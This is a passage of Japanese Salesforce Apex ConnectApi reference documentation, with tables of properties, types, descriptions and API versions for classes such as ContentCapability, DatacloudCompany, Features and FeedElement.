ConnectApi.MessageSegment クラスのサブクラス

ConnectApi.FieldChangeSegment クラスのスーパークラス

ComplexSegments は、項目変更の一部にすぎません。

名前	型	説明	使用可能なバージョン
segments	List<ConnectApi.MessageSegment>	メッセージセグメントのリスト	28.0

ConnectApi.CompoundRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

サブ項目で構成されるレコード項目。

名前	型	説明	使用可能なバージョン
fields	List<ConnectApi.AbstractRecordField>	複合項目を構成するサブ項目のコレクション。	29.0

ConnectApi.ContentAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.ContentCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このタイプのオブジェクトは、タイプが `ContentPost` のフィード項目の添付ファイルで返されます。

名前	型	説明	使用可能なバージョン
checkSum	String	ファイルの MD5 チェックサム	28.0 ～ 31.0
contentUrl	String	リンクファイルおよび Google ドキュメントの URL。それ以外の場合、値は `null` です。	31.0 ～ 31.0
description	String	添付ファイルの説明	28.0 ～ 31.0
downloadUrl	String	ファイルの URL。コンテンツがリンクまたは Google ドキュメントの場合、この値は `null` です。	28.0 ～ 31.0
fileExtension	String	ファイルの extensionConnectApi.UserSummary クラス	28.0 ～ 31.0
fileSize	String	ファイルのサイズ (バイト)。サイズを判定できない場合は、`unknown` を返します。	28.0 ～ 31.0
fileType	String	ファイルの種類	28.0 ～ 31.0
hasImagePreview	Boolean	ファイルでプレビュー画像を使用できる場合は `true`、それ以外の場合は `false`	28.0 ～ 29.0

名前	型	説明	使用可能なバージョン
hasPdfPreview	Boolean	ファイルで PDF プレビューを使用できる場合は true、それ以外の場合は false	28.0 〜 31.0
id	String	コンテンツの 18 文字の ID	28.0 〜 31.0
isInMyFileSync	Boolean	ファイルが Salesforce Files Sync と同期されている場合は true、同期されていない場合は false。	28.0 〜 31.0
mimeType	String	ファイルの MIME タイプ	28.0 〜 31.0
renditionUrl	String	ファイルの変換リソースへの URL	28.0 〜 31.0
renditionUrl 240By180	String	ファイルの 240×180 の変換リソースへの URL。共有ファイルの場合、変換はアップロード後に非同期で処理されます。非公開ファイルの場合、変換は最初にファイルプレビューが要求されたときに処理されるため、ファイルのアップロード直後は使用できません。	30.0 〜 31.0
renditionUrl 720By480	String	ファイルの 720×480 の変換リソースへの URL。共有ファイルの場合、変換はアップロード後に非同期で処理されます。非公開ファイルの場合、変換は最初にファイルプレビューが要求されたときに処理されるため、ファイルのアップロード直後は使用できません。	30.0 〜 31.0
textPreview	String	可能な場合はファイルのテキストプレビュー、それ以外の場合は null です。	30.0 〜 31.0
thumb120By90 RenditionStatus	String	ファイルの 120×90 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。 • Failed — 表示プロセスが失敗しました。 • Success — 表示プロセスが成功しました。 • Na — この画像は表示できません。	30.0 〜 31.0
thumb240By180 RenditionStatus	String	ファイルの 240×180 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。 • Failed — 表示プロセスが失敗しました。 • Success — 表示プロセスが成功しました。 • Na — この画像は表示できません。	30.0 〜 31.0
thumb720By480 RenditionStatus	String	ファイルの 720×480 プレビュー画像の表示状況を示します。次のいずれかの値にします。 • Processing — 画像を表示しています。	30.0 〜 31.0

名前	型	説明	使用可能なバージョン
		• `Failed` — 表示プロセスが失敗しました。 • `Success` — 表示プロセスが成功しました。 • `Na` — この画像は表示できません。	
`title`	String	ファイルのタイトル	28.0 〜 31.0
`versionId`	String	コンテンツのこのバージョンの 18 文字の ID	28.0 〜 31.0

ConnectApi.ContentCapability

フィード要素にこの機能がある場合、添付ファイルがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

投稿されたフィード要素からコンテンツが削除された場合、またはコンテンツへのアクセス権が非公開に変更された場合、`ConnectApi.ContentCapability` は存在しますが、そのほとんどのプロパティは Null になります。

プロパティ名	型	説明	使用可能なバージョン
`checksum`	String	ファイルの MD5 チェックサム。	32.0
`contentUrl`	String	リンクおよび Google ドキュメントのコンテンツの URL。	32.0
`description`	String	添付ファイルの説明。	32.0
`downloadUrl`	String	コンテンツへの URL。	32.0
`fileExtension`	String	ファイルの拡張子。	32.0
`fileSize`	String	ファイルのサイズ (バイト)。サイズを判定できない場合は、`Unknown` を返します。	32.0
`fileType`	String	ファイルの種類。	32.0
`hasPdfPreview`	Boolean	ファイルで PDF プレビューを使用できる場合は `true`、それ以外の場合は `false`。	32.0
`id`	String	コンテンツの 18 文字の ID。	32.0
`isInMyFileSync`	Boolean	ファイルが Salesforce Files Sync と同期されている場合は `true`、同期されていない場合は `false`。	32.0
`mimeType`	String	ファイルの MIME タイプ。	32.0

プロパティ名	型	説明	使用可能なバージョン
renditionUrl	String	ファイルの変換リソースへの URL。変換は非同期で処理され、ファイルのアップロード直後は使用できない場合があります。	32.0
renditionUrl240By180	String	ファイルの 240×180 サイズの変換リソースへの URL。変換は非同期で処理され、ファイルのアップロード直後は使用できない場合があります。	32.0
renditionUrl720By480	String	ファイルの 720×480 サイズの変換リソースへの URL。変換は非同期で処理され、ファイルのアップロード直後は使用できない場合があります。	32.0
textPreview	String	可能な場合はファイルのテキストプレビュー、それ以外の場合は `null` です。最大文字数は 200 文字です。	32.0
thumb120By90 RenditionStatus	String	ファイルの 120 × 90 ピクセルサイズのプレビュー画像の表示状況。Processing (処理中)、Failed (失敗)、Success (成功)、NA (使用不可の場合) のいずれかになります。	32.0
thumb240By180 RenditionStatus	String	ファイルの 240×180 ピクセルサイズのプレビュー画像の表示状況。Processing (処理中)、Failed (失敗)、Success (成功)、NA (使用不可の場合) のいずれかになります。	32.0
thumb720By480 RenditionStatus	String	ファイルの 720×480 ピクセルサイズのプレビュー画像の表示状況。Processing (処理中)、Failed (失敗)、Success (成功)、NA (使用不可の場合) のいずれかになります。	32.0
title	String	ファイルのタイトル。	32.0
versionId	String	ファイルのバージョン ID。	32.0

ConnectApi.CurrencyRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

通貨値を含むレコード項目。

ConnectApi.DashboardComponentAttachment クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.DashboardComponentSnapshotCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

このタイプのオブジェクトは、タイプが `DashboardSnapshot` のフィード項目の添付ファイルとして返されます。

名前	型	説明	使用可能なバージョン
`componentId`	String	コンポーネントの 18 文字の ID	28.0 ～ 31.0
`componentName`	String	コンポーネントの名前。コンポーネントと一緒に名前が保存されていない場合、ローカライズされた文字列 "タイトル未定のコンポーネント" を返します。	28.0 ～ 31.0
`dashboardBodyText`	String	フィード項目の本文でアクターの横に表示するテキスト。これは、デフォルトの本文テキストの代わりに使用されます。テキストが指定されておらず、デフォルトの本文テキストもない場合、null を返します。	28.0 ～ 31.0
`dashboardId`	String	ダッシュボードの 18 文字の ID	28.0 ～ 31.0
`dashboardName`	String	ダッシュボードの名前。	28.0 ～ 31.0
`fullSizeImageUrl`	String	実寸大のダッシュボード画像の URL	28.0 ～ 31.0
`lastRefreshDate`	Datetime	このダッシュボードの最終更新日がいつかを示す ISO8601 の日付文字列 (例: 2011-02-25T18:24:31.000Z)	28.0 ～ 31.0
`lastRefreshDateDisplayText`	String	最終更新日の表示テキスト ("最終更新 2011 年 10 月 31 日" など)。	28.0 ～ 31.0
`runningUser`	ConnectApi.UserSummary	ダッシュボードを実行しているユーザ。	28.0 ～ 31.0
`thumbnailUrl`	String	サムネイルサイズのダッシュボード画像の URL。	28.0 ～ 31.0

ConnectApi.DashboardComponentSnapshotCapability

フィード要素にこの機能がある場合、ダッシュボードコンポーネントのスナップショットがあります。スナップショットとは、特定の時点でのダッシュボードコンポーネントの静的な画像です。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
dashboardComponentSnapshot	ConnectApi.DashboardComponentSnapshot	ダッシュボードコンポーネントのスナップショット。	32.0

ConnectApi.DashboardComponentSnapshot

ダッシュボードコンポーネント値がしきい値を超えたときに受信する、ダッシュボードコンポーネントスナップショットとアラートの両方を表します。

プロパティ名	型	説明	使用可能なバージョン
componentId	String	ダッシュボードコンポーネントの 18 文字の ID。	32.0
componentName	String	ダッシュボードコンポーネント名。	32.0
dashboardBodyText	String	このテキストをフィード要素のアクターの横に表示します。このテキストは、デフォルトの本文テキストの代わりに使用します。	32.0
dashboardId	String	ダッシュボードの 18 文字の ID。	32.0
dashboardName	String	ダッシュボード名。	32.0
fullSizeImageUrl	String	スナップショットのフルサイズ画像を取得するためのソース URL。この URL には、OAuth ログイン情報でアクセスします。	32.0
lastRefreshDate	Datetime	このダッシュボードコンポーネントの最終更新日を示す ISO-8601 形式の日付。	32.0
lastRefreshDateDisplayText	String	最終更新日の表示テキスト(「最終更新 2013 年 10 月 31 日」など)。	32.0
runningUser	ConnectApi.UserSummary	スナップショットが投稿された時点のダッシュボードの実行ユーザ。この値は、null になる場合があります。各ダッシュボードには実行ユーザがおり、そのユーザのセキュリティ設定によってダッシュボードに表示されるデータが決まります。	32.0
thumbnailUrl	String	スナップショットのサムネイル画像を取得するためのソース URL。この URL には、OAuth ログイン情報でアクセスします。	32.0

ConnectApi.DatacloudCompany クラス

Data.com 会社に関する情報。

購入した会社および所有している会社については、すべての会社情報が表示されます。購入していない会社の情報では、一部の項目が非表示になります。非表示項目の全体または一部がアスタリスク「***」で隠されます。

プロパティ名	型	説明	使用可能なバージョン
activeContacts	Integer	会社に勤務している有効な Data.com 取引先責任者の数。	32.0
address	ConnectApi.Address	会社の郵便住所。通常は、会社の実際の住所を示し、郵便番号、都道府県、市区町村、番地が含まれます。	32.0
annualRevenue	Double	会社の 1 年間の売上。年間売上は米ドルで測定されます。	32.0
companyId	String	会社の一意の数値識別子。これは会社の Data.com の識別子です。	32.0
description	String	会社概要およびその業務を示す簡単な概要。	32.0
dunsNumber	String	一意の事業所を識別するために Dun & Bradstreet (D&B) が割り当てる、ランダムに生成された 9 桁の数値。	32.0
industry	String	「電気通信」、「農業」、「電子機器」など、業種の説明。	32.0
isInactive	Boolean	この会社が有効か (true)、否か (false) を示します。有効でない場合、会社の Data.com 情報は最新ではありません。	32.0
isOwned	Boolean	• true: 自分または所属する組織がこの会社を所有している。 • false: 自分も所属する組織もこの会社を所有していない。	32.0
naicsCode	String	North American Industry Classification System (NAICS) コードは、企業のサービス指向の詳細を示すために作成されました。このコードの説明は、業務内容に焦点が絞られています。	32.0
naicsDescription	String	NAICS 分類の説明。	32.0

プロパティ名	型	説明	使用可能なバージョン
name	String	会社の名前。	32.0
numberOfEmployees	Integer	会社の従業員数。	32.0
ownership	String	会社形態の種別。 • 公開 • 非公開 • 政府機関 • その他	32.0
phoneNumbers	ConnectApi.PhoneNumber	会社の電話番号のリスト(種別を含む)。次に、電話番号の種別の例を示します。 • モバイル • 職場 • Fax	32.0
sic	String	Standard Industrial Codes (SIC) は、会社が提供するサービス種別を示す番号です。4 桁の値で表されます。	32.0
sicDescription	String	SIC 分類の説明。	32.0
site	String	会社の拠点。たとえば、本社、単一拠点、支社などです。 会社の組織上の状況。 • 支社: 本社に対して従属的な位置付け。 • 本社: 支社または関連子会社を持つ親会社。 • 単一拠点: 関連子会社または支社が存在しない単一企業。	32.0
tickerSymbol	String	公開証券取引所で取引される、会社を一意に識別する記号。	32.0
tradeStyle	String	会社の事業活動に使用する正式名称。	32.0
updatedDate	Datetime	会社の情報に最後に変更を加えた日付。	32.0
website	String	会社のホームページの標準 URL。	32.0

プロパティ名	型	説明	使用可能なバージョン
yearStarted	String	会社の創立年。	32.0

ConnectApi.DatacloudCompanies クラス

特定の注文で購入されたすべての会社、ページ URL、およびその注文に含まれる会社の数を表示します。

プロパティ名	型	説明	使用可能なバージョン
companies	ConnectApi.DatacloudCompany	1つの注文に含まれる会社の詳細なリスト。	32.0
currentPageUrl	String	会社のリストの現在のページの URL。	32.0
nextPageUrl	String	次のページを識別する Chatter REST API URL。次のページがない場合は null。別のページを取得する前に、この値が null であるかどうかを確認します。ページが存在しない場合は、ConnectApi.NotFoundException エラーが返されます。	32.0
previousPageUrl	String	現在のページの前に表示された、会社のリストの前のページの URL。この値が null の場合、前のページはありません。	32.0
total	Integer	注文に含まれる会社の数。ページサイズでこの数字を除算することで、表示するページの数を計算できます。デフォルトのページサイズは 25 です。	32.0

ConnectApi.DatacloudContact クラス

Data.com の取引先責任者に関する情報。

購入した取引先責任者については、すべての取引先責任者情報が表示されます。購入していない取引先責任者の情報では、一部の項目が非表示になります。非表示項目の全体または一部がアスタリスク「***」で隠されます。

プロパティ名	型	説明	使用可能なバージョン
address	ConnectApi.Address	取引先責任者のビジネス用のメールアドレス。	32.0
companyId	String	取引先責任者が勤務する会社の一意の数値識別子。これは会社の Data.com の識別子です。	32.0
companyName	String	取引先責任者が勤務する会社の名前。	32.0
contactId	String	取引先責任者の一意の数値識別子。これは取引先責任者の Data.com の識別子です。	32.0
department	String	取引先責任者が勤務する会社の部門。次に、部門の例を示します。 • 工学技術 • IT • マーケティング • セールス	32.0
email	String	取引先責任者の最新のビジネス用メールアドレス。	32.0
firstName	String	取引先責任者の名。	32.0
isInactive	Boolean	この取引先責任者が有効か (true)、否か (false)。有効でない場合、取引先責任者の Data.com 情報は最新ではありません。	32.0
isOwned	Boolean	この取引先責任者が所有されているか (true)、否か (false)。	32.0
lastName	String	取引先責任者の姓。	32.0
level	String	会社での人の役職レベルを指定する人事の表示ラベル。次に、レベルの例を示します。 • 最高経営責任者レベル • ディレクター • マネージャ • スタッフ	32.0
phoneNumbers	ConnectApi.PhoneNumber	取引先責任者の電話番号。直通のビジネス用電話番号、携帯電話番号、会社の本社の電話番号が含まれる場合があります。電話番号の種別も示されます。	32.0

プロパティ名	型	説明	使用可能なバージョン
`title`	String	CEO や副社長など、取引先責任者の役職。	32.0
`updatedDate`	Datetime	取引先責任者の情報に最後に変更を加えた日付。	32.0

ConnectApi.DatacloudContacts クラス

特定の注文で購入されたすべての取引先責任者、ページ URL、およびその注文の取引先責任者数を表示します。

プロパティ名	型	説明	使用可能なバージョン
`contacts`	List	購入された取引先責任者の詳細リスト。	32.0
`currentPageUrl`	String	取引先責任者の現在のページへの URL。	32.0
`nextPageUrl`	String	次のページを識別する Chatter REST API URL。次のページがない場合は `null`。別のページを取得する前に、この値が `null` であるかどうかを確認します。ページが存在しない場合は、`ConnectApi.NotFoundException` エラーが返されます。	32.0
`previousPageUrl`	String	取引先責任者の前のページへの URL。前のページがない場合、この値は null になります。	32.0
`total`	Integer	この注文に関連付けられた取引先責任者の数。1 ページに表示される取引先責任者の数より大きくなる場合があります。	32.0

ConnectApi.DatacloudOrder クラス

`orderId`、購入日、購入数、および注文に関する詳細が記載された URL を返します。

プロパティ名	型	説明	使用可能なバージョン
`entityUrl`	String	この注文で購入された取引先責任者または会社のリストへの URL。	32.0
`id`	String	注文情報の追跡に使用される固有番号。	32.0

プロパティ名	型	説明	使用可能なバージョン
purchaseCount	Integer	この注文で購入された取引先責任者または会社の数。	32.0
purchaseDate	Datetime	この注文の購入日。	32.0
url	String	この注文の GET 要求 URL。	32.0

ConnectApi.DatacloudPurchaseUsage クラス

月次ユーザおよびリストプールユーザの Data.com のポイント利用状況に関する情報。

プロパティ名	型	説明	使用可能なバージョン
listpoolCreditsAvailable	Integer	組織のクレジットのプールで使用できるポイントまたはクレジット。このクレジットのプールは、組織のリストプールユーザが使用できます。	32.0
listpoolCreditsUsed	Integer	レコードを購入するためにリストプールユーザが使用する、クレジットのプールから使用されたポイントまたはクレジット。	32.0
monthlyCreditsAvailable	Integer	月次ユーザに割り当てられたクレジットの合計。使用しないクレジットは、各月末に期限切れになります。	32.0
monthlyCreditsUsed	Integer	今月、月次ユーザによって使用されるクレジット。	32.0

ConnectApi.DateRecordField クラス

ConnectApi.LabeledRecordField クラスのサブクラス

日付を含むレコード項目。

名前	型	説明	使用可能なバージョン
dateValue	Datetime	機械可読の日付。 後の 00:00:00.000Z 文字を無視します。	29.0

ConnectApi.EditCapability

フィード要素またはコメントにこの機能がある場合、権限を持つユーザが編集できます。

プロパティ名	型	説明	使用可能なバージョン
isEditRestricted	Boolean	このフィード要素またはコメントの編集が制限されているかどうかを指定します。true の場合、コンテキストユーザはこのフィード要素またはコメントを編集できません。false の場合、コンテキストユーザにこのフィード要素またはコメントを編集する権限がある場合とない場合があります。コンテキストユーザがフィード要素またはコメントを編集できるかどうかを判別するには、isFeedElementEditableByMe(communityId, feedElementId) または isCommentEditableByMe(communityId, commentId) メソッドを使用します。	34.0
isEditableByMeUrl	String	コンテキストユーザがこのフィード要素またはコメントを編集できるかどうかをチェックするための URL。	34.0
lastEditedBy	ConnectApi.Actor	このフィード要素またはコメントを最後に編集したユーザ。	34.0
lastEditedDate	Datetime	このフィード要素またはコメントの最終編集日。	34.0
latestRevision	Integer	このフィード要素またはコメントの最新リビジョン。	34.0
relativeLastEditedDate	String	相対的な最終編集日（「2 時間前」など）。	34.0

ConnectApi.EmailAddress クラス

メールアドレス。

名前	型	説明	使用可能なバージョン
displayName	String	メールアドレスの表示名。	29.0
emailAddress	String	メールアドレス。	29.0

ConnectApi.EmailMessage クラス

重要: このクラスは、バージョン 32.0 以降では使用できません。バージョン 32.0 以降では、ConnectApi.EmailMessageCapability が使用されます。

ConnectApi.FeedItemAttachment クラスのサブクラス

ケースからのメールアドレス。

名前	型	説明	使用可能なバージョン
direction	ConnectApi.EmailMessageDirection 列挙	メールメッセージの方向。 • Inbound — インバウンドメッセージ (顧客が送信)。 • Outbound — アウトバウンドメッセージ (サポートエージェントが顧客に送信)。	29.0 〜 31.0
emailMessageId	String	メールメッセージの ID。	29.0 〜 31.0
subject	String	メールメッセージの件名。	29.0 〜 31.0
textBody	String	メールメッセージの本文。	29.0 〜 31.0
toAddresses	List<ConnectApi.EmailAddress>	メッセージの送信先であるメールアドレスのリスト。	29.0 〜 31.0

ConnectApi.EmailMessageCapability

フィード要素にこの機能がある場合、ケースからのメールメッセージがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
direction	ConnectApi.EmailMessageDirection	メールメッセージの方向。値は次のとおりです。 • Inbound — インバウンドメッセージ (顧客が送信)。 • Outbound — アウトバウンドメッセージ (サポートエージェントが顧客に送信)。	32.0
emailMessageId	String	メールメッセージの ID。	32.0
subject	String	メールメッセージの件名。	32.0
textBody	String	メールメッセージの本文。	32.0

プロパティ名	型	説明	使用可能なバージョン
toAddresses	List<ConnectApi.EmailAddress>	メールメッセージの宛先アドレス。	32.0

ConnectApi.EnhancedLinkCapability

フィード要素にこの機能がある場合、このフィード要素には、アイコン、タイトル、説明などの補足情報が表示されるリンクがあります。

ConnectApi.FeedElementCapability クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
description	String	最大 500 文字の説明。	32.0
icon	ConnectApi.Icon	アイコン。	32.0
linkRecordId	String	リンク URL が Salesforce レコードを参照する場合、そのリンクに関連付けられた ID。	32.0
linkUrl	String	使用可能なコンテンツをインライン表示できない場合、詳細ページへのリンク URL。	32.0
title	String	詳細ページのタイトル。	32.0

ConnectApi.EntityLinkSegment クラス

ConnectApi.MessageSegment クラスのサブクラス

名前	型	説明	使用可能なバージョン
motif	ConnectApi.Motif クラス	エンティティ種別 (ファイル、グループ、レコード、ユーザ) を指定する小、中、大の一連のアイコン motif にはオブジェクトのベース色を含めることもできます。	28.0
reference	ConnectApi.Reference	該当する場合は Link オブジェクトへの参照、それ以外の場合は null	28.0

ConnectApi.EntityRecommendation クラス

ファイル、グループ、レコード、ユーザ、およびカスタムおすすめを含むおすすめを表します。

ConnectApi.AbstractRecommendation クラスのサブクラス。

プロパティ名	型	説明	使用可能なバージョン
actOnUrl	String	ユーザ、ファイル、グループ、およびレコードの entity 種別では、POST 要求でこの Chatter REST URL を使用しておすすめに対するアクションを実行します。 カスタムおすすめなどの ConnectApi.RecommendedObject entity 種別では、ConnectApi.PlatformAction クラスの actionUrl プロパティを使用しておすすめに対するアクションを実行します。	32.0
action	ConnectApi.RecommendationActionType	おすすめに対して実行するアクションを指定します。 • follow — ファイル、レコード、またはユーザをフォローします。 • join — グループに参加します。 • view — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。	32.0
entity	ConnectApi.Actor	受信者がアクションを実行することをすすめられたエンティティ。	32.0

ConnectApi.Features クラス

プロパティ	型	説明	使用可能なバージョン
chatter	Boolean	組織で Chatter が有効になっているかどうかを示します。	28.0
chatterActivity	Boolean	ユーザの詳細に Chatter 活動に関する情報が含まれるかどうかを示します。	28.0
chatterAnswers	Boolean	Chatter アンサーが有効になっているかどうかを示します。	29.0
chatterGlobalInfluence	Boolean	ユーザの詳細にグローバル Chatter 活動が含まれるかどうかを示します。	28.0
chatterGroupRecords	Boolean	Chatter グループにレコードを関連付けられるかどうかを指定します。	30.0

プロパティ	型	説明	使用可能なバージョン
chatterGroupRecordSharing	Boolean	Chatter レコードがグループに追加されたとき、そのレコードがグループメンバー間で暗黙的に共有されるかどうかを指定します。	30.0
chatterMessages	Boolean	Chatter メッセージが組織で有効になっているかどうかを示します。	28.0
chatterTopics	Boolean	Chatter トピックが有効になっているかどうかを示します。	28.0
communitiesEnabled	Boolean	Salesforce Communities が有効になっているかどうかを示します。	31.0
communityModeration	Boolean	コミュニティモデレーションが有効になっているかどうかを示します。	29.0
communityReputation	Boolean	組織のコミュニティで評価が有効化されているかどうかを示します。	32.0
dashboardComponentSnapshots	Boolean	ユーザがダッシュボードコンポーネントのスナップショットを投稿できるかどうかを示します。	28.0
defaultCurrencyIsoCode	String	デフォルト通貨の ISO コード。`multiCurrency` が false に設定されている場合のみ有効です。	28.0
feedPolling	Boolean	将来の使用のために予約されています。	28.0
files	Boolean	ファイルが Chatter API のリソースとして機能できるかどうかを示します。	28.0
filesOnComments	Boolean	ファイルをコメントに添付できるかどうかを示します。	28.0
groupsCanFollow	Boolean	将来の使用のために予約されています。	28.0 ～ 29.0
ideas	Boolean	アイデアが有効になっているかどうかを示します。	29.0
managedTopicsEnabled	Boolean	コミュニティホームフィードと管理トピックフィードへのアクセスを示します。	32.0
mobileNotificationsEnabled	Boolean	将来の使用のために予約されています。	29.0
multiCurrency	Boolean	ユーザの組織がマルチ通貨を使用するか (`true`)、否か (`false`) を示します。`false` の場合、`defaultCurrencyIsoCode` はデフォルト通貨の ISO コードを示します。	28.0
publisherActions	Boolean	パブリッシャーアクションが有効かどうかを示します。	28.0

プロパティ	型	説明	使用可能なバージョン
storeDataOnDevicesEnabled	Boolean	Salesforce1 ダウンロード可能アプリケーションがモバイルデバイス上の安全な永続ストレージを使用してデータをキャッシュできるかどうかを示します。	30.0
thanksAllowed	Boolean	将来の使用のために予約されています。	28.0
trendingTopics	Boolean	トピックのトレンドが有効になっているかどうかを示します。	28.0
viralInvitesAllowed	Boolean	既存の Chatter ユーザが同僚を Chatter に招待できるかどうかを示します。	28.0

ConnectApi.Feed クラス

名前	型	説明	使用可能なバージョン
feedElementPostUrl	String	この件名に対するフィード要素を投稿するための Chatter REST API URL。	31.0
feedElementsUrl	String	フィード要素の Chatter REST API URL。	31.0
feedItemsUrl	String	フィード項目の Chatter REST API URL。	28.0 ～ 31.0
isModifedUrl	String	フィードがいつ最終更新されたのかが記述された不透明トークンを含む *since* 要求パラメータがある Chatter REST API URL。フィードがニュースフィードでない場合は `null` を返します。この URL は、ニュースフィードをポーリングして更新する場合に使用します。	28.0

ConnectApi.FeedBody クラス

ConnectApi.AbstractMessageBody クラスのサブクラス

その他のプロパティはありません。

ConnectApi.FeedDirectory クラス

フィードとお気に入りのディレクトリ。

名前	型	説明	使用可能なバージョン
favorites	List<ConnectApi.FeedFavorite>	フィードのお気に入りのリスト。	30.0
feeds	List<ConnectApi.FeedDirectoryItem>	フィードのリスト。	30.0

ConnectApi.FeedDirectoryItem クラス

フィードの定義。

名前	型	説明	使用可能なバージョン
feedElementsUrl	String	フィード要素の Chatter REST API リソース URL。	
feedItemsUrl	String	特定のフィードのフィード項目の Chatter REST API リソース URL。	30.0 〜 31.0
feedType	ConnectApi.FeedType 列挙	フィード種別。次のいずれかの値にします。 • Bookmarks — コンテキストユーザがブックマークとして保存したすべてのフィード項目が含まれます。 • Company — 種別 TrackedChange のフィード項目を除くすべてのフィード項目が含まれます。ユーザがフィード項目を表示するには、親への共有アクセス権が必要です。 • Files — コンテキストユーザがフォローしている人またはグループによって投稿されたファイルを含むすべてのフィード項目が含まれます。 • Filter — 指定したオブジェクト種別の親を持つフィード項目を含むように絞り込まれたニュースフィードが含まれます。 • Groups — コンテキストユーザが所有するか、メンバーであるすべてのグループのすべてのフィード項目が含まれます。 • Home — コミュニティの管理トピックに関連付けられたすべてのフィード項目が含まれます。 • Moderation — モデレーション用にフラグが設定されたすべてのフィード項目が含まれます。このコミュニティモデレーションフィードは、「コミュニティフィードのモデレート」権限を持つユーザのみが使用できます。	30.0

名前	型	説明	使用可能なバージョン
		• `News` — コンテキストユーザがフォローする人、ユーザがメンバーとなっているグループ、およびユーザがフォローするファイルとレコードからのすべての更新が含まれます。また、親がコンテキストユーザであるレコード、およびコンテキストユーザをメンションするかコンテキストユーザがメンバーとなっているグループをメンションするすべてのフィード項目とコメントのすべての更新も含まれます。 • `People` — コンテキストユーザがフォローしているすべての人によって投稿されたすべてのフィード項目が含まれます。 • `Record` — 親が指定したレコードであるすべてのフィード項目が含まれます。レコードは、グループ、ユーザ、オブジェクト、ファイル、その他の標準またはカスタムオブジェクトの場合があります。レコードがグループの場合、フィードにはそのグループにメンションしているフィード項目も含まれます。レコードがユーザの場合、フィードにはそのユーザに対するフィード項目のみが含まれます。 • `To` — コンテキストユーザのメンションを含むすべてのフィード項目、コンテキストユーザがコメントしたフィード項目、コンテキストユーザが作成し、コメントされたフィード項目が含まれます。 • `Topics` — 指定したトピックを含むすべてのフィード項目が含まれます。 • `UserProfile` — フィードで追跡可能なレコードをユーザが変更したときに作成されたフィード項目、親がユーザであるフィード項目、およびユーザに @メンションしているフィード項目が含まれます。このフィードは、グループ更新など、より多くのフィード項目を返すニュースフィードとは異なります。	
`feedUrl`	String	特定のフィードの Chatter REST API リソース URL	30.0
`keyPrefix`	String	キープレフィックスは、レコード ID の先頭 3 文字で、エンティティ種別を示します。 条件フィードの場合、この値は、このフィードの絞り込みに使用されるエンティティ種別に関連付けられたキープレフィックスです。このフィードのすべてのフィード項目では、親のエンティティ種別がこのキープレフィックス値と	30.0

名前	型	説明	使用可能なバージョン
		一致します。条件以外のフィードの場合、この値は `null` です。	
`label`	String	フィードのローカライズされた表示ラベル	30.0

ConnectApi.FeedElement クラス

フィード要素は、フィードに含まれる最上位の項目です。フィードは、フィード要素コンテナです。

このクラスは抽象クラスです。

次のクラスのスーパークラス:

- ConnectApi.FeedItem クラス
- ConnectApi.GenericFeedElement クラス

プロパティ名	型	説明	使用可能なバージョン
`body`	`ConnectApi.FeedBody`	フィード要素に関する情報。 **重要**: `body.text` プロパティは `null` である場合があるため、テキスト表示のデフォルト値として `header.text` プロパティを使用します。	22.0
`capabilities`	`ConnectApi.FeedElementCapabilities` クラス	フィード要素に含めることができるすべての機能のコンテナ。	31.0
`createdDate`	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	31.0
`feedElementType`	`ConnectApi.FeedElementType`	フィード要素は、フィードに含まれる最上位のオブジェクトです。フィード要素の種類は、このフィード要素の特徴を記述します。次のいずれかの値にします。 • `Bundle` — フィード要素のコンテナ。バンドルには、メッセージセグメントを構成する本文も含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。	31.0

プロパティ名	型	説明	使用可能なバージョン
		• FeedItem — フィード項目には 1 つの親があり、その範囲は 1 つのコミュニティまたはすべてのコミュニティになります。フィード項目にはブックマーク、キャンバス、コンテンツ、コメント、リンク、アンケートなどの機能を設定できます。フィード項目には、メッセージセグメントを構成する本文が含まれます。メッセージセグメントは、テキストのみの値に常に適切に分解できます。 • Recommendation — おすすめは、おすすめ機能を備えたフィード要素です。おすすめは、コンテキストユーザに、フォローするレコード、参加するグループ、または役に立つアプリケーションを推奨します。	
header	ConnectApi.MessageBody	ヘッダーは投稿のタイトルです。このプロパティには、メッセージのすべてのセグメントに対する表示可能なプレーンテキストが含まれます。クライアント側でフィード要素の種類の表示方法が不明の場合、このテキストが表示されます。	31.0
id	String	フィード要素の 18 文字の ID。	22.0
modifiedDate	Datetime	ISO 8601 形式の日付文字列 (例: 2011-02-25T18:24:31.000Z)。	31.0
parent	ConnectApi.ActorWithId	フィード要素の親	28.0
relativeCreatedDate	Datetime	ローカライズされた文字列として書式設定された相対的な作成日 (「17 分前」、「昨日」など)	31.0
url	String	このフィード要素への Chatter REST API URL。	22.0

ConnectApi.FeedElementCapabilities クラス

フィード要素に含めることができるすべての機能のコンテナ。

プロパティ名	型	説明	使用可能なバージョン
associatedActions	ConnectApi.AssociatedActionsCapability	フィード要素にこの機能がある場合、フィード要素にプラットフォームアクションが関連付けられています。	33.0
approval	ConnectApi.ApprovalCapability クラス	フィード要素にこの機能がある場合、承認に関する情報が含まれています。	32.0
banner	ConnectApi.BannerCapability クラス	フィード要素にこの機能がある場合、バナーのモチーフとスタイルが含まれます。	31.0
bookmarks	ConnectApi.BookmarksCapability クラス	フィード要素にこの機能がある場合、現在のユーザはそのフィード要素をブックマークできます。	31.0
bundle	ConnectApi.BundleCapability クラス	フィード要素にこの機能がある場合、このフィード要素にはバンドルと呼ばれる、フィード要素のコンテナがあります。	31.0
canvas	ConnectApi.CanvasCapability Class	フィード要素にこの機能がある場合、キャンバスアプリケーションを表示します。	32.0
